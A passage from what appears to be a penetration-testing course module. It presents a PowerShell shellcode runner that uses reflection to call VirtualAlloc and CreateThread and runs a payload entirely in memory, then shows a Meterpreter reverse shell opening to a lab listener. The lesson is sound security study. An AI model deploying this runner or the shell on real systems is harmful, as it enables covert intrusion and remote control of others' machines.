$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)

[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0...

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)

$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)
Listing 30 - PowerShell reflection-based shellcode runner
This produces the following output:
[*] Started HTTPS reverse handler on https://192.168.119.50:443
[*] https://192.168.119.50:443 handling request from 192.168.120.10; (UUID: pm1qmw8u) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.50:443 -> 192.168.120.10:49678)

meterpreter >
Listing 31 - Reverse Meterpreter shell executed from the reflective PowerShell shellcode runner
Excellent! The code is working, and we have a reverse shell.
In addition, Process Monitor verifies that a .cs file was not written to the file system, nor was it subsequently compiled.

Figure 4: Process Monitor showing that no .cs files were written to disk and compiled
Excellent! We've created a PowerShell shellcode runner that executes entirely in memory.
7.3. Wrapping Up
In this module, we discussed how to invoke Win32 APIs from PowerShell, allowing us to create a shellcode runner. We also improved the shellcode runner to execute entirely from memory.